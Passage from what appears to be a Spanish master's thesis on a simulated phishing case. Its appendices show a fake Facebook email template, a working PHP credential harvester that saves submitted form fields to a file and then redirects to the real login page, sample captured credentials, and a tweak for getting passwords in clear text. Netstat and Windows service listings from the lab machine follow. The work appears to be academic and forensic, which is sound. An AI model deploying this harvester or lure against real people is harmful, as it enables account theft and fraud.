
```

File Edit Selection View Go Run Terminal Help template mail.html - Visual Studio Code
template mail.html 9+ X
C:\Users\Neo\Desktop> template mail.html > ...
37 </td>
38 </tr>
39 </tbody>
40 </table>
41 </table>
42
43 <table class="row" border="0" cellpadding="0" cellspacing="0" style="font-family: Helvetica, Arial, sans-serif; mso-table-
44 <thead>
45 <tr>
46
47     <th class="col align-middle" align="left" valign="top" style="line-height: 24px; font-size: 16px; margin: 0;">
48
49         <img class="img-fluid mr-4" style="width: 30px; height: 30px; margin-right: 10px; line-height: 100%; outline: non
50         <span class="align-middle" style="color: blue;">Facebook</span>
51     </th>
52 </tr>
53 </thead>
54 </table>
55
56 <table class="row" border="0" cellpadding="0" cellspacing="0" style="font-family: Helvetica, Arial, sans-serif; mso-t
57 <thead>
58 <tr>
59
60     <th class="col" align="left" valign="top" style="line-height: 24px; font-size: 16px; margin: 0;">
61
62         <div class="hr" style="width: 100%; margin: 20px 0; border: 0;">
63         <table border="0" cellpadding="0" cellspacing="0" style="font-family: Helvetica, Arial, sans-serif; mso-table-lspace: 0pt
64         <tbody>
65         <tr>
66         <td style="border-spacing: 0px; border-collapse: collapse; line-height: 24px; font-size: 16px; border-top-width: 1p
67         </td>
68         </tr>
69         </tbody>
70     </table>
71 </div>
72 </table>
73 </div>

```




```
73 </div>
74
75
76 </th>
77
78
79 </tr>
80 </thead>
81 </table>
82
83 <table class="row" border="0" cellpadding="0" cellspacing="0" style="font-family: Helvetica, Arial, sans-serif; mso-tab
84 <thead>
85 <tr>
86
87 <th class="col" align="left" valign="top" style="line-height: 24px; font-size: 16px; margin: 0;">
88
89 <div style="margin-left: 60px; margin-right: 60px;">
90 <p style="line-height: 24px; font-size: 16px; width: 100%; margin: 0;" align="left">Por motivos de segura
91 <a href="http://192.168.42.111/Facebook">Facebook</a>
92 </div>
93
94 </th>
95
96 </tr>
97 </thead>
98 </table>
99
100
101 <td>
102 </td>
103 </tr>
104 </tbody>
105 </table>
106 <!--[if (gte mso 9)](IE)]>
107 <td>
108 </td>
109 </tbody>
110 </table>
111 <![endif]-->
112 </td>
113 </tr>
114 </tbody>
115 </table>
116
117 <td>
118 </td>
119 </tr>
120 </tbody>
121 </table>
122 </body>
123 </html>
124
```



```
109 </tbody>
110 </table>
111 <![endif]-->
112 </td>
113 </tr>
114 </tbody>
115 </table>
116
117 <td>
118 </td>
119 </tr>
120 </tbody>
121 </table>
122 </body>
123 </html>
124
```


Servidor.php es el archivo más importante de este humilde phishing.



```
servidor.php
1  <?php
2  header("Location: http://www.Facebook.com/login.php ");
3  $handle = fopen("credentials.txt", "a");
4
5  foreach($_POST as $variable => $value) {
6      fwrite($handle, $variable);
7
8      fwrite($handle, "=");
9
10     fwrite($handle, $value);
11
12     fwrite($handle, "\r\n");
13 }
14
15 fwrite($handle, "\r\n");
16 fclose($handle);
17
18 exit
19 >
```


Como se puede apreciar en la línea 2 va a determinar la URL a la que va a redireccionar el navegador una vez que los datos hayan sido procesados. En la variable \$handle, se ordena abrir el archivo credentials.txt que va a ser el encargado de almacenar los datos que ofrezca la incauta víctima. Se llevará a cabo un bucle que recoja todas las supervariables \$_POST que remita el formulario y por último se cierra el archi con un fclose(), dejándolo expedito para su posterior recogida.

Es el momento de probar que el phishing está funcionando del modo en que el atacante malicioso desearía. Para ello lanzamos el navegador, abrimos el localhost/faceboook, vemos que esta URL nos lleva al sitio ficticio. Ingresamos unos credenciales aleatorios, y regresamos a nuestro servidor. Al abrir el archivo credentials.txt podemos encontrar los siguiente:



```
1 jazoest-2938
2 lsd-AVqWJFqTaTA
3 email-lkjlklk@sdgdf.com
4 login_source=comet_headerless_login
5 next=
6 encpass=#PWD_BROWSER:5:1632650052:ASNQALxIOVurGcH93U2C+CFefzjHr1AyChjmlLi
7
8
```

Tenemos guardadas las credenciales introducidas por el usuario. Sin embargo, en ellas se aprecia un pequeño problema, y es que la contraseña se encuentra encriptada. Para poder visualizarla saltándonos el encpass, en el template del Facebook false cambiamos en el formulario el método post por get, y en el archivo servidor.php la variable `$_POST` por `$_GET`. De esta forma ya contamos con el password visible.



```
1 jazoest-2938
2 lsd-AVqWJFqTaTA
3 email-gfggf@sdgdf.com
4 pass-holamundb
5 login_source=comet_headerless_login
6 next=
7 login=1
8
9 jazoest-2938
10 lsd-AVqWJFqTaTA
11 email-gfggf@sdgdf.com
12 login_source=comet_headerless_login
13 next=
14 encpass=#PWD_BROWSER:5:1632652373:ASNQAPjQgqv4dSiMF4PpXCgQ0C7i2+HRSiph1oi
15
16
```

ANEXO II: PREPARACIÓN DE LA MÁQUINA VÍCTIMA Y CREACIÓN DE UNA IDENTIDAD VIRTUAL.

Como he anticipado en la redacción del TFM, en este anexo se va a exponer la preparación de la máquina víctima, y se van a detallar por un lado, las características de la máquina física situada en el puesto de trabajo de Isabel en la empresa Futuro 3000, y por otro lado, las características de la máquina virtual que va a simular de la forma más precisa posible el equipo informático afectado.

Máquina física:

La máquina física se trata de un inter core i5 de séptima generación, con 8 megas de memoria RAM, gráficos y sonido integrados en placa base. Disco duro HDD de 500 gigabites.


Como periféricos cuenta con un juego de ratón y teclado de marca Logitech y un monitor de 24" de marca LG.

Es conveniente precisar que además del Sistema Operativo Windows 10 pro, tiene instalado antivirus con licencia propia, firewall y el acceso al sistema operativo se encuentra protegido con una contraseña que solo Isabel conoce. También cuenta con el software específico que la empresa tiene contratado para la realización de las gestiones propias de su actividad.

Los ordenadores de Futuro 3000 utilizan para moverse por internet el navegador Google Chrome, y el gestor de correo electrónico Gmail que está asociado a las direcciones de correo electrónico con terminación en el dominio corporativo de la empresa.

Máquina virtual:

He levantado una máquina virtual para este proyecto, y le he dado las siguientes características: 4 gigas de memoria RAM, 2 núcleos para cada uno de los 2 procesadores, un Disco Duro de 60 gigas y adaptador de red NAT.



El disco duro se encuentra en la carpeta documents de mi máquina física, con el nombre Windows 10 TFM.vmdk.

La dirección de correo electrónico corporativo de Isabel es isabel.prueba.test@gmail.com. (Cuenta real)

La dirección de correo electrónico sobre la cual asienta la empresa Futuro 3000 su cuenta de Facebook es futuro3000@gmail.com (Cuenta no real).

ANEXO III: CONEXIONES DEL EQUIPO NETSTAT

Conexiones activas:

Proto	Dirección local	Dirección remota	Estado
TCP	192.168.179.131:49448	mad07s23-in-f5:https	TIME_WAIT
TCP	192.168.179.131:49645	mad07s10-in-f5:https	TIME_WAIT
TCP	192.168.179.131:49672	a184-25-43-66:http	TIME_WAIT
TCP	192.168.179.131:49673	a2-22-62-91:http	TIME_WAIT
TCP	192.168.179.131:49674	20.54.36.229:https	ESTABLISHED
TCP	192.168.179.131:49680	20.82.19.171:https	TIME_WAIT

TCP	192.168.179.131:49804	mad07s10-in-f14:https	TIME_WAIT
TCP	192.168.179.131:49808	mad41s08-in-f14:https	TIME_WAIT
TCP	192.168.179.131:49809	mad07s09-in-f16:http	ESTABLISHED
TCP	192.168.179.131:49810	13.107.21.200:https	ESTABLISHED
TCP	192.168.179.131:49813	a-0003:https	ESTABLISHED
TCP	192.168.179.131:49814	104.209.172.133:https	ESTABLISHED
TCP	192.168.179.131:49815	93.184.220.29:http	ESTABLISHED
TCP	192.168.179.131:49816	20.82.19.171:https	ESTABLISHED
TCP	192.168.179.131:49817	13.107.5.88:https	ESTABLISHED
TCP	192.168.179.131:49818	13.107.4.50:http	ESTABLISHED
TCP	192.168.179.131:49821	mad41s13-in-f4:https	TIME_WAIT
TCP	192.168.179.131:49886	mad41s13-in-f10:https	TIME_WAIT
TCP	192.168.179.131:50287	mad07s24-in-f14:https	TIME_WAIT
TCP	192.168.179.131:50475	WIN-CPQKOJI6790:http	TIME_WAIT
TCP	192.168.179.131:50987	mad41s14-in-f3:https	TIME_WAIT
TCP	192.168.179.131:51118	mad41s11-in-f10:https	TIME_WAIT
TCP	192.168.179.131:51170	mad07s10-in-f3:https	TIME_WAIT
TCP	192.168.179.131:51885	mad07s09-in-f10:https	TIME_WAIT
TCP	192.168.179.131:52858	mad41s11-in-f14:https	TIME_WAIT
TCP	192.168.179.131:53006	mad07s24-in-f5:https	TIME_WAIT
TCP	192.168.179.131:53246	mad41s13-in-f4:https	TIME_WAIT
TCP	192.168.179.131:53499	wr-in-f189:https	TIME_WAIT
TCP	192.168.179.131:53551	mad07s23-in-f14:https	TIME_WAIT
TCP	192.168.179.131:53554	52.142.114.176:https	TIME_WAIT
TCP	192.168.179.131:53558	20.190.160.72:https	TIME_WAIT
TCP	192.168.179.131:53739	mad41s07-in-f14:https	TIME_WAIT
TCP	192.168.179.131:53935	WIN-CPQKOJI6790:http	TIME_WAIT
TCP	192.168.179.131:53936	20.189.173.7:https	TIME_WAIT
TCP	192.168.179.131:53937	20.73.194.208:https	TIME_WAIT
TCP	192.168.179.131:53940	20.73.194.208:https	TIME_WAIT
TCP	192.168.179.131:53941	13.91.16.70:https	TIME_WAIT
TCP	192.168.179.131:53943	a23-210-36-67:https	ESTABLISHED
TCP	192.168.179.131:53944	93.184.220.29:http	ESTABLISHED
TCP	192.168.179.131:53945	a2-22-62-16:http	TIME_WAIT
TCP	192.168.179.131:53946	13.107.13.91:https	ESTABLISHED
TCP	192.168.179.131:53947	93.184.220.29:http	ESTABLISHED
TCP	192.168.179.131:53953	52.242.97.97:https	TIME_WAIT
TCP	192.168.179.131:53954	51.104.15.252:https	TIME_WAIT
TCP	192.168.179.131:53956	a23-8-28-136:https	ESTABLISHED
TCP	192.168.179.131:53957	a84-53-132-240:http	ESTABLISHED
TCP	192.168.179.131:53958	a84-53-132-227:http	ESTABLISHED
TCP	192.168.179.131:53959	51.104.15.252:https	TIME_WAIT
TCP	192.168.179.131:53960	20.54.110.119:https	TIME_WAIT
TCP	192.168.179.131:53963	20.73.194.208:https	TIME_WAIT
TCP	192.168.179.131:53964	20.73.194.208:https	TIME_WAIT
TCP	192.168.179.131:53965	20.54.110.119:https	TIME_WAIT
TCP	192.168.179.131:53966	a23-8-28-136:https	ESTABLISHED
TCP	192.168.179.131:53967	a23-200-66-55:http	ESTABLISHED
TCP	192.168.179.131:53968	a23-8-28-136:https	ESTABLISHED
TCP	192.168.179.131:53969	a84-53-132-227:http	ESTABLISHED

TCP	192.168.179.131:53970	a84-53-132-240:http	ESTABLISHED
TCP	192.168.179.131:53971	20.54.24.246:https	ESTABLISHED
TCP	192.168.179.131:53972	a23-8-28-136:https	ESTABLISHED
TCP	192.168.179.131:53973	20.54.110.119:https	TIME_WAIT
TCP	192.168.179.131:53974	a23-200-66-55:http	ESTABLISHED
TCP	192.168.179.131:53975	13.107.4.50:http	ESTABLISHED
TCP	192.168.179.131:53976	13.107.4.50:http	ESTABLISHED
TCP	192.168.179.131:53977	51.104.15.252:https	TIME_WAIT
TCP	192.168.179.131:53979	51.104.15.252:https	TIME_WAIT
TCP	192.168.179.131:53980	20.54.89.15:https	ESTABLISHED
TCP	192.168.179.131:53981	20.189.173.13:https	ESTABLISHED
TCP	192.168.179.131:54501	mad07s25-in-f3:https	TIME_WAIT
TCP	192.168.179.131:54883	20.42.73.24:https	TIME_WAIT
TCP	192.168.179.131:55066	mad41s11-in-f14:https	TIME_WAIT
TCP	192.168.179.131:55141	edge-star-shv-01-mad1:https	TIME_WAIT
TCP	192.168.179.131:55143	a88-221-201-107:https	ESTABLISHED
TCP	192.168.179.131:55144	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55145	a23-8-28-136:https	ESTABLISHED
TCP	192.168.179.131:55146	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55147	a23-8-28-136:https	ESTABLISHED
TCP	192.168.179.131:55148	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55149	a23-8-28-136:https	ESTABLISHED
TCP	192.168.179.131:55150	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55151	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55152	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55153	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55154	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55155	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55156	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55157	a104-83-79-92:https	ESTABLISHED
TCP	192.168.179.131:55161	20.73.194.208:https	TIME_WAIT
TCP	192.168.179.131:55165	20.73.194.208:https	TIME_WAIT
TCP	192.168.179.131:56551	mad41s08-in-f1:https	TIME_WAIT
TCP	192.168.179.131:56573	mad07s09-in-f3:https	TIME_WAIT
TCP	192.168.179.131:56603	mad41s14-in-f10:https	TIME_WAIT
TCP	192.168.179.131:57157	mad07s23-in-f14:https	TIME_WAIT
TCP	192.168.179.131:57319	mad41s08-in-f10:https	TIME_WAIT
TCP	192.168.179.131:57320	a92-122-45-31:https	ESTABLISHED
TCP	192.168.179.131:57321	a92-122-45-31:https	ESTABLISHED
TCP	192.168.179.131:57322	a23-210-44-175:http	ESTABLISHED
TCP	192.168.179.131:57323	a23-210-44-175:http	ESTABLISHED
TCP	192.168.179.131:57325	a92-122-45-31:https	ESTABLISHED
TCP	192.168.179.131:57326	a92-122-45-31:https	ESTABLISHED
TCP	192.168.179.131:57331	20.54.37.73:https	ESTABLISHED
TCP	192.168.179.131:57332	a92-122-45-31:https	ESTABLISHED
TCP	192.168.179.131:57338	edge-star-mini-shv-01-mad1:https	TIME_WAIT
TCP	192.168.179.131:57339	a104-83-16-154:http	ESTABLISHED
TCP	192.168.179.131:57340	a23-206-172-9:http	ESTABLISHED
TCP	192.168.179.131:57341	13.107.4.50:http	ESTABLISHED
TCP	192.168.179.131:57342	13.107.4.50:http	ESTABLISHED

```

TCP 192.168.179.131:57438 mad07s22-in-f3:https TIME_WAIT
TCP 192.168.179.131:59316 waw02s06-in-f13:https TIME_WAIT
TCP 192.168.179.131:59458 20.42.73.24:https TIME_WAIT
TCP 192.168.179.131:59724 mad07s10-in-f3:https TIME_WAIT
TCP 192.168.179.131:60797 mad07s10-in-f3:https TIME_WAIT
TCP 192.168.179.131:61129 mad41s08-in-f14:https TIME_WAIT
TCP 192.168.179.131:62494 mad41s14-in-f10:https TIME_WAIT
TCP 192.168.179.131:63879 mad07s23-in-f5:https TIME_WAIT
TCP 192.168.179.131:64257 mad41s11-in-f10:https TIME_WAIT
TCP 192.168.179.131:64477 mad41s10-in-f3:https TIME_WAIT
TCP 192.168.179.131:64595 mad07s23-in-f10:https TIME_WAIT
TCP 192.168.179.131:64653 mad41s14-in-f1:https TIME_WAIT
TCP 192.168.179.131:65010 mad41s08-in-f10:https TIME_WAIT
TCP 192.168.179.131:65324 mad07s10-in-f14:https TIME_WAIT

```

ANEXO IV: SERVICIOS WINDOWS

C:\Users\Futuro3000>sc query

NOMBRE_SERVICIO: AppXSvc

NOMBRE_MOSTRAR : Servicio de implementación de AppX (AppXSVC)

TIPO : 30 WIN32

ESTADO : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)

CÓD_SALIDA_WIN32 : 0 (0x0)

CÓD_SALIDA_SERVICIO: 0 (0x0)

PUNTO_COMPROB. : 0x0

INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: AudioEndpointBuilder

NOMBRE_MOSTRAR : Compilador de extremo de audio de Windows

TIPO : 30 WIN32

ESTADO : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

CÓD_SALIDA_WIN32 : 0 (0x0)

CÓD_SALIDA_SERVICIO: 0 (0x0)

PUNTO_COMPROB. : 0x0

INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: Audiosrv

NOMBRE_MOSTRAR : Audio de Windows

TIPO : 10 WIN32_OWN_PROCESS

ESTADO : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

CÓD_SALIDA_WIN32 : 0 (0x0)

CÓD_SALIDA_SERVICIO: 0 (0x0)

PUNTO_COMPROB. : 0x0

INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: BFE
NOMBRE_MOSTRAR : Motor de filtrado de base
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: BrokerInfrastructure
NOMBRE_MOSTRAR : Servicio de infraestructura de tareas en segundo plano
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: BthAvctpSvc
NOMBRE_MOSTRAR : Servicio AVCTP
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: CDPSvc
NOMBRE_MOSTRAR : Servicio de plataforma de dispositivos conectados
TIPO : 30 WIN32
ESTADO : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0

NOMBRE_SERVICIO: CoreMessagingRegistrar
NOMBRE_MOSTRAR : CoreMessaging
TIPO : 20 WIN32_SHARE_PROCESS
ESTADO : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO: 0 (0x0)

PUNTO_COMPROB. : 0x0
